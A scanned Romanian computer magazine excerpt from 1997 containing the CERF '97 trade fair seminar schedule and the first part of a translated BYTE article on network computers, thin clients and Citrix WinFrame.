Bob Friesenhahn este consultant cu specializarea în Unix şi reţele TCP/IP şi scrie despre aceste teme pentru BYTE. Îl puteţi contacta la **bfriesen@simple.dallas.tx.us.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

COMTEK
EXPOSITIONS
organizează

Computers and
Electronics
Romanian
Fair

CERF '96
CAD - Camp
BASF
OMNILOGIC
OKI
SPRINT
RISoL
AMINGO CO
puter!
Expert
GLYKON

CERF '97

Cea mai importantă expoziție specializată de tehnică de calcul (hardware și software), electronică, birotică și telecomunicații

Ediția a 6-a
Complexul ROMAERO Băneasa
13 - 17 mai 1997

Vă irosiți timpul căutând de unul singur distribuitori pentru echipamentele dumneavoastră?

Aveți dificultăți în a găsi pentru produsele dumneavoastră clienți cu mare putere de cumpărare?

Comtek vă oferă șansa de a-i întâlni pe toți aceștia la CERF!

Organizată la puțin timp după CeBIT Hanovra, cea mai mare expoziție europeană în acest domeniu, CERF vă prezintă echipamente și tehnologii de ultimă oră.

Nu pierdeți ocazia de a veni la CERF!

Pentru informații sunați acum la
tel./ fax : 230.62.81; 230.12.53

SOWAH
IBM
IBM
ComputerLand

CERF '97

Programul de seminarii si conferinte CERF'97

organizate de COMPUTER PRESS AGORA

13 MAI 1997

zi tematică

BAZE DE DATE

Sala C1

11:00	11:45	Soluții Sun Data Center	Romsys
12:00	12:45	Progress – Baze de date relaționale și platforma de dezvoltare	Crescendo
13:00	13:45	Produse Microsoft pentru gestiunea bazelor de date SQL Server 6.5	Microsoft România
14:00	14:45	Oracle orice tip de date, orice calculator, orice aplicație, oriunde	Oracle
15:00	15:45	Informix Universal Server	Informix
16:00	16:45	Scalable Data Warehousing	NCR România
17:00		Masă rotundă: Tehnologii educaționale	

Sala C2

11:00	11:45	Sony High Technology & Graphic Systems	A&C International
12:00	12:45	Sony în România prin Flamingo Computers	Flamingo Computers
13:00	13:45	Genius – lansarea de noi produse pe piața românească	Flamingo Computers
14:00	14:45	Un nou parteneriat pe piața IT din România: Siemens Nixdorf – Flamingo Computers	Flamingo Computers
15:00	15:45	Seriile de sisteme Flamingo – o nouă viziune	Flamingo Computers
16:00	16:45	Echipamente numerice de telecomunicații aplicabile la GSM	Orlando Telecom

Sala C3

11:00	11:45	Noutăți AOpen și Acer (OEM)	PC&A, Net Brinel Computers
12:00	12:45	Cum să vă organizați biroul folosind Office 97	Microsoft România
13:00	13:45	Aplicații multimedia pentru utilizatorii finali	Ager Business Tech
14:00	14:45	Informații comerciale On-Line	Rom Net
15:00	15:45	ROLINK – Rețea de servicii cu valoarea adăugată cu structură distribuită	IIRUC
16:00	16:45	Internetul ca instrument de lucru	Planeta Internet

14 MAI 1997

zi tematică

TELECOMUNICAȚII

Organizată de firma AGNOR High Tech – Societate de Comunicații și Calculatoare

Sala C1

10:00	10:45	**Infrastructura GSM în România** - Servicii standard oferite la lansare - Suport pentru transmisii de date - Arhitectură deschisă serviciilor suplimentare: GSM/DECT GSM/WLL GSM/Internet GSM/VPN GSM/MDI GSM/sateliți - Piața de terminale. Autorizații europene.	Instituții / Companii Agnor High Tech, AirTouch, Alcatel, Amtel (AT&T), Axel Telecom, BRD, BERD, Bankpost, British Telecom, CNM, Compaq, Computerland, DIP Communications, Flamingo Computers, Forte Company, Ericsson, France Telecom, Geo Strategies, Global One, Hewlett Packard, Hughes, IBM, ICL, IGCC (IGR), Interactive (Harris), Logic Telecom/BT, Lotus Telecom, Microsoft, Mobilrom , Mobifon (Connex), Motorola, Nokia, Oracle, Orlando Telecom, Poșta Română, Rokura, Regia Radiocomunicații, Regia Romtelecom, Romsys (Sun), Siemens, SoftNet, Telefonica, Telerom Proiect, Telesystem Intl Wireless, Tornado, Toshiba, Transdata, Uniaxis, UTI
12:00	12:45	**Telefonia rurală în România** - Soluții practice pentru acoperirea cu servicii telefonice a zonelor rurale - Poziția Romtelecom - Liberalizarea telefoniei cordless DECT: când, cum, cine, surse de finanțare - Șansa terminalelor duale GSM/DECT în România	
14:00	14:45	**Servicii Eutelsat / Intelsat în România** - Stadiul actual al comunicațiilor prin satelit - Cadrul legal de accesare Eutelsat/Intelsat - Servicii oferite pentru România. Tarife - Introducerea sistemelor AVLN. Euteltracks - Lansarea unui satelit deținut de România	
16:00		Masă rotundă: Liberalizarea comunicațiilor în Societatea Informațională - Exemple practice ale țărilor din Europa - Criterii de evaluare și selecție a metodelor existente - Strategia MC (Ministerul de Comunicații), CNI (Comisia Națională de Informatică) - Suportul oferit firmelor din domeniul IT&C	

Sala C2

10:00	10:45	Compaq Networking Products	Net Brinel Computers
11:00	11:45	ATI – unul dintre primii doi producători mondiali de carduri grafice intră pe piața românească prin „Flamingo Computers"	Flamingo Computers
12:00	12:45	3M: Visuals and visions	3M Representation Office
13:00	13:45	Servere Compaq	Tornado Sistems
14:00	14:45	Canon – o soluție completă pentru birou	Tornado Sistems
15:00	15:45	Millennium – sisteme de cablare structurată	Tornado Sistems
16:00	16:45	Concepte de bază în abordarea neuro-fuzzy a sistemelor inteligente de procesare a informației	Nexus Computer
17:00	17:45	Întâlnire cu partenerii de afaceri	Vlamir Impex

Sala C3

10:00	10:45	Sun Microsystems	Romsys
11:00	11:45	Performanță, până unde?; Ultimele noutăți de la Hewlett Packard	S&T România și partenerii de afaceri HP prezenți la CERF '97
15:00	15:45	Internetul: punct nodal al strategiei de marketing al firmei Sprint – Internet – ready. Concept și aplicare în strategia de marketing a firmei Sprint	Sprint Computers
16:00	16:45	Lansare RAV5	GeCad
17:00		Best of CERF – festivitate de premiere	Computer Press Agora

15 MAI 1997

zi tematică

NETWORKING

Sala C1

11:00	11:45	Network Computing – Informatica Secolului XXI	Romsys
12:00	12:45	CISCO– Soluții complete de rețea	Crescendo
13:00	13:45	Proiectarea și construirea intranetului Dvs.	Tornado Sistems
14:00	14:45	Cum poate profita compania Dvs. de pe urma accesului de la distanță.	Tornado Sistems
15:00	15:45	Soluții de conectivitate Net Manage pentru PC-uri și la nivel de întreprindere	Logimax Canada
16:30		Masă rotundă: Producția și distribuția de PC-uri în România	

15 MAI 1997
zi tematică

GIS

Sala C2

11:00	11:45	Utilizarea produselor GIS în aplicaţii	EDCG, UT Construcţii Buc. - Facultatea de Hidrotehnică
12:00	12:45	Utilizarea produselor GIS şi CAD de modelarea terenului în construirea reţelelor de tele şi radio comunicaţii	EDCG, Transdata SA Ploieşti
13:00	13:45	Jcarta aplicaţie client-server JAVA bazată pe pachetul GIS Caris	Logimax
14:00	14:45	Spectaculoasa ascensiune a sistemelor de desktop mapping – oportunităţi pentru reselleri	Geo Strategies
15:00	15:45	Data Map - hărţi pentru toată lumea	Geo Strategies
16:00	16:45	Soluţii GIS cu produsele Autodesk: AutoCAD MAP, MapGuide, Autodesk World	A&C International

Sala C3

10:00	10:45	Construirea de soluţii de conectivitate complete pentru Internet şi intranet utilizînd produsele Net Manage.	Logimax Canada
11:00	11:45	Aspecte specifice ale sistemelor de asigurare a calităţii în industria de calculatoare. Studiu de caz: Sprint SRL Ploieşti	SPRINT Computers
12:00	12:45	Managementul strategic al alimentării cu energie electrică - Exide Electronics UPS	Unitech Electronics
13:00	13:45	Noutăţi de la Best Power	Genesys Software
14:00	14:45	Produse software	Genesys Software
15:00	15:45	Premieră în România = comerţ electronic prin Lasting	Lasting Computer
16:00	16:45	Memory WORKS calitate germană în piaţa memoriilor	Lasting Computer
17:00	17:45	Strategie şi parteneriat în viziunea Lasting	Lasting Computer

16 MAI 1997
zi tematică

CAD/CAM/ CAE/CAAD

Organizată de A&C International

Sala C1

11:00	11:45	Platforme Sun pentru soluţii complexe CAD/CAM/CAE	Romsys
12:00	12:45	AutoCAD Release 14	A&C International, Autodesk
13:00	13:45	Re-engineering the engineering processes	IBM România
14:00	14:45	Soluţii inginereşti Bentley	EDCG
15:00	15:45	Soluţiile Matra Datavision - tehnologiile orientate client	Sirom Graphics
16:30		Masă rotundă: Producţia şi distribuţia de software în România	

Sala C2

10:00	10:45	Mediul de stocare modern - un "terminator" pentru floppy?	Net Brinel Computers
11:00	11:45	Firma "Hewlett Packard" în România	Agis Computer
12:00	12:45	Visual Cafe – Symantec	Romsym Data
13:00	13:45	Metatools - interfeţe şi soluţii novatoare în prelucrarea grafică	Flamingo Computers
14:00	14:45	Ultimele tehnologii multimedia	K-TECH
15:00	15:45	Controllere de proces pentru automatizări industriale	K-TECH
16:00	16:45	"ULTRA-PRO' în România	K-TECH
17:00	17:45	Tendinţe actuale şi influenţa tehnologiei asupra industriei de reciclare a produselor de birotică	TOKO

Sala C3

9:30	9:45	The CAD CAMpany	A&C International
9:50	10:30	AutoCAD Release 14	Autodesk
10:40	11:10	Noul GENIUS 14	Genius
11:15	11:55	Soluţie integrată pt. proiectare mecanică folosind produsele Autodesk, ANSYS, GENIUS şi OPEN MIND	A&C International
12:05	12:35	CalComp New Output Technologies	CalComp
12:40	13:20	Soluţie integrată pentru scanarea, arhivarea şi administrarea desenelor şi documentelor tehnice folosind produsele Autodesk, Calcomp, GTX şi CYCO	A&C International
13:25	14:05	Soluţii de proiectare în construcţii şi arhitectură: Softdesk-Astadis	A&C International
14:10	14:40	Proiectarea şi reabilitarea căilor de comunicaţie (drumuri, poduri, căi ferate) folosind produsele: Plateia, QuickSURF şi CANALIS	A&C International
14:50	15:20	Soluţii GIS cu produsele Autodesk: AutoCAD MAP, MapGuide, Autodesk World	Autodesk
15:30	15:50	Micrografx-soluţie completă pentru grafica asistată de calculator	Micrografx
15:55	16:25	Soluţie multimedia pentru televiziune: Autodesk-3D Studio MAX pe staţie Intergraph	A&C International
16:30	16:55	Lotus Notes-Standard Groupware; SmartLEX aplicaţie Notes	Lotus

17 MAI 1997
zi tematică

STRATEGII ŞI ALTERNATIVE INTERNET

Sala C1

10:00	10:45	Progress-Webspeed: instrument pentru portarea aplicaţiilor în Internet	Crescendo
11:00	11:45	Soluţii Sun Security pentru medii Internet/intranet	Romsys
12:00	12:45	AS/400 ssc într-un mediu network centric	IBM România
13:00	13:45	Oferta Microsoft pentru Internet şi intranet	Microsoft România
14:00	14:45	NCA (Network Computing Architecture), soluţia Oracle pentru Internet	Oracle
15:00	15:45	Silicon Graphics Webforce	Sirom Graphics
16:30		**Masă rotundă: Servicii Internet în România**	

Sala C2

11:00	11:45	Wizcount – management, contabilitate, gestiune	Wizrom Software
12:00	12:45	Canon - la îndemâna tuturor	Romus Industries
13:00	13:45	MFG/PRO - Aplicaţie integrată pentru gestiunea resurselor şi conducerea afacerilor unei societăţi comerciale	Crescendo
14:00	14:45	Soluţii anticriză de gestiune şi management strategic	Infro
15:00	15:45	Impactul fuzionării produselor Thunder BYTE cu Norman Data Defense Systems asupra pieţei de software din România şi din întreaga lume	CS Software
16:00	16:45	Mediul CAD în activităţile de cercetare şi dezvoltare pt. modulele electronice	EDCG, U Politehnică Bucureşti Facultatea de Electronică şi Telecomunicaţii

Sala C3

11:00	11:45	Tehnologii de identificare automată	Promotional Interservice
12:00	12:45	Codurile cu bare - o necesitate pentru gestiunea modernă	Total Technologies
13:00	13:45	Controlul corporaţiei cu Exact Software utilizînd servicii WAN	Computer Solutions
14:00	14:45	Prezentarea programului Impression	BNW Systems
15:00	15:45	Scalable Data Warehousing	NCR România

Informatică mai ieftină

partea I-a

NC versus PC? Ignorați propaganda. În aproape toate organizațiilor e loc atât pentru PC-uri puternice cât și pentru clienți supli.

De Tom R. Halfhill

Dacă vrei cu adevărat să insulți pe cineva din industria informatică, acuză-l că gândește ca un șef de oficiu de calcul din vremurile preistorice ale marilor calculatoare. E o armă larg utilizată în disputa dintre calculatoarele personale și computerele de rețea.


Dar care dintre părți este de fapt mai vinovată de o mentalitate de tip mainframe? Răspunsul nu este atât de evident cum pare. Intel și Microsoft, liderii atacului împotriva NC-urilor, spun că noile aparate nu fac altceva decât să ne tragă înapoi în vremurile de tristă amintire ale informaticii centralizate și ale terminalelor „chioare". „NC-urile îți vor limita opțiunile și-ți vor fura libertatea", afirmă aceștia.

IBM, Oracle, Sun și alții afirmă că imperiul Wintel este cel demodat. NC-urile îți vor reduce cheltuielile și îți vor face viața mai ușoară – insistă aceștia – și arată că argumentația împotriva NC-urilor seamănă grozav cu cea de acum 15 de ani împotriva PC-urilor: că niște computere mai simple și mai ieftine pur și simplu nu sunt în stare să facă ceva util.

Adevărul este altul: PC-urile și NC-urile nu se exclud reciproc și nici un tip de mașină nu este o soluție universală. Este loc pentru amândouă în aproape orice organizație. Contrar multor opinii pe care poate le-ați auzit, o companie poate să adopte NC-urile fără să-și zdrobească PC-urile cu topoarele și să-și rescrie întreg softul în Java. PC-urile și NC-urile pot coexista pașnic în aceleași rețele, pot accesa aceleași date și, în anumite cazuri, chiar să ruleze aceleași programe. Managerii de sisteme informatice deschiși la minte pot face economii și pot crește productivitatea alegând aparatul potrivit – PC sau NC – în funcție de sarcinile și abilitățile fiecărui angajat.

În acest număr vom descrie cum eficiența tehnică și economiile aduse de NC-uri pot reduce costurile de administrare și de întreținere pentru anumite aplicații informatice. În numărul următor ne vom concentra asupra unei abordări pe care mulți o consideră mai puțin radicală: găsirea căilor prin care se poate elimina supraîncărcarea PC-urilor tipice din rețele, care sunt mediile de lucru obișnuite în întreprinderile de azi. Ambele strategii au avantaje și dezavantaje. Pentru a utiliza eficient oricare dintre ele, între-

Șase feluri de a folosi clienți su




❶ Înlocuiți vechile terminale în mod caracter.

❷ Conectați-le direct la sistemele de întreprindere într-o arhitectură client/server în două straturi.

❸ Instalați Citrix WinFrame pentru a permite terminalelor X sau ICA să folosească Windows și alte aplicații.

❹ Conectați-le la sistemele de întreprindere prin servere într-o arhitectură client/server în trei straturi.

❺ Conectați utilizatori de la distanță prin linii private sau Internet.


Mainframe
Minicalculator
Multiuser NT server
Java server
LAN server
Intranet
Unix
Macintosh
PC
OS/2


❻ Nu încercați să le impuneți utilizatorilor care au nevoie de PC-uri sau stații grafice.

Windows pretutindeni, mulțumită lui Citrix

O companie care înlocuiește PC-urile Windows cu clienți supli este Reinicke (Bogart, GA), specializată în producția de plăci aglomerate lemnoase. Deoarece inginerii sunt împrăștiați în toată America – „acolo unde sunt copacii", explică Bobby Summerville, directorul serviciilor tehnice de la Reinicke – nu se poate interveni de fiecare dată când un PC are probleme, astfel încât compania a hotărât să înlocuiască PC-urile cu NC-uri compatibile X Window produse de HDS Network Systems.

Cu 32 MB RAM și un ecran color de 17 țoli, o mașină HDS @workStation costă 1200$ – cu ceva mai puțin decât un PC. Dar marele avantaj pentru Summerville este suportul tehnic. Dacă ceva nu merge bine, utilizatorul poate oricând să înlocuiască mașina. Toate datele și programele sunt pe server. „Aceasta face computerul asemănător unui telefon", spune Summerville. „Arată ca un calculator, dar este de fapt un telefon grafic".

O altă companie, Xtek (Cincinnati, OH) își înlocuiește și ea PC-urile cu NC-uri compatibile X. Recent, Xtek a instalat mai mult de o duzină de mașini NCD (Network Computing Devices) conectate la o pereche de stații Silicon Graphics și un server NT cu două Pentium-90. Inginerii folosesc NC-urile ca să ruleze programe de CAD pe stațiile grafice și Microsoft Office pe serverul NT.. Pat Casey, administratorul sistemelor de la Xtek, afirmă că NC-urile au învins scepticismul utilizatorilor săi și au eliminat problemele legate de PC-uri. „Sarcinile mele de administrare s-au redus substanțial, deoarece nu trebuie să fac upgrade-uri decât pe servere", adaugă el. „Pentru mine e grozav".


Windows multiutilizator
Orice client care dispune de un soft client X Window sau ICA poate să ruleze aplicații Windows pe un server NT multiuser.
Client suplu
PC, Unix, sau Macintosh
LAN, WAN, Internet, intranet sau conectare prin apel
❶ ICA (Intelligent Console Architecture) sau X Window distribuie clienților din rețea funcțiile grafice de afișare pe ecran.
❷ Sistemele client returnează serverului un ecou al interfeței cu utilizatorul (taste apăsate, evenimente produse de mouse și așa mai departe).
Server Windows NT
Aplicații Windows (Word, Excel, etc.)
Extensii multiuser (Citrix WinFrame, Insignia NTrigue, NCD WinCenter, sau Tektronix WinDD)

Citrix WinFrame adaugă extensii multiuser la NT Server.

În profunzime

În afara faptului că au adoptat de timpuriu NC-urile, ce au în comun cele două companii? În spatele clienților supli pe care-i folosesc se află WinFrame (Citrix), care permite unei rețele de dispozitive client – având diverse configurații hard și SO – să ruleze programe pe un server NT. Clienții pot fi supli (terminale grafice sub 1000$, disponibile de pe mai mulți fabricanți) sau „obezi" (PC-uri obișnuite rulând softul client WinFrame). Utilizatorii văd un ecran care este virtual la fel cu cel al unui PC rulând NT. Pot lansa programe Windows pe 16 sau 32 de biți, pot să manevreze fișiere, pot să facă aproape orice se poate face cu un PC (vezi figura alăturată).

E uimitor să vezi un terminal de 750$ sau un bătrân PC 286 rulând ultima versiune de Word la viteza unui Pentium, dar asta-i exact ceea ce oferă WinFrame. Singura cerință a dispozitivului client este softul client WinFrame, care este extrem de mic. Versiunea DOS necesită doar un 286, 1 MB RAM și o cartelă VGA.

Citrix și firmele sub-licențiate (printre care Insignia Solutions, NCD și Tektronix) oferă software client pentru DOS, Win16, Win32, OS/2, Mac-uri 680x0, Mac-uri PowerPC precum și pentru mai multe versiuni de Unix. Ca plug-in Netscape sau control ActiveX, Citrix poate să ruleze programe Windows într-un browser Web. Softul client este integrat în clienții supli de la Wyse și Boundless, iar o versiune Java va fi lansată curând. Pe scurt, WinFrame aduce Windows spre aproape o duzină de diferite arhitecturi CPU.

WinFrame nu este un emulator, este o versiune multiuser a NT-ului, independentă de client. Programele Windows rulează nativ, la întreaga viteză a serverului. Tot serverul este cel ce stochează toate fișierele de date și de configurare ale utilizatorului. Când utilizatorul se loghează, primește un mediu Windows personalizat, exact așa cum l-a lăsat la sfârșitul ultimei sesiuni.

Win Frame are două componente: MultiWin, care adaugă posibilități multiuser lui NT Server, și ICA (Intelligent Console Architecture), un protocol Citrix care permite NT-ului să distribuie spre clienții din rețea funcțiile de procesare grafică. ICA interceptează apelurile către Winddows Graphical Device Interface (GDI) și le redirectează spre client, care afișează grafica pe ecranul propriu. Serverul este cel ce randează textul și grafica bitmap pentru a economisi timp și a spori securitatea. (Textul este trimis pe cablu ca grafică randată și nu ca date, astfel încât nu poate fi interceptat.)

Pentru programele Windows pe 32 de biți reentrante, WinFrame are nevoie doar de o singură instanță a programului pentru a susține mai mulți utilizatori. Pentru celelalte trebuie să lanseze

prinderile trebuie să facă alegeri bazate pe o înțelegere tehnică limpede a fiecărei alternative.

Ce este un NC?

Un fapt adesea trecut cu vederea în dezbatere este că nu toate NC-urile sunt la fel. Unele sunt aparate cu totul noi destinate să ruleze soft scris în Java, deși dispun uneori de punți spre programele și datele existente. Acestea sunt așa-numitele Network Computers (marcă înregistrată Oracle) și JavaStations (marcă înregistrată Sun), sprijinite de o alianță de producători cu concepții asemănătoare.

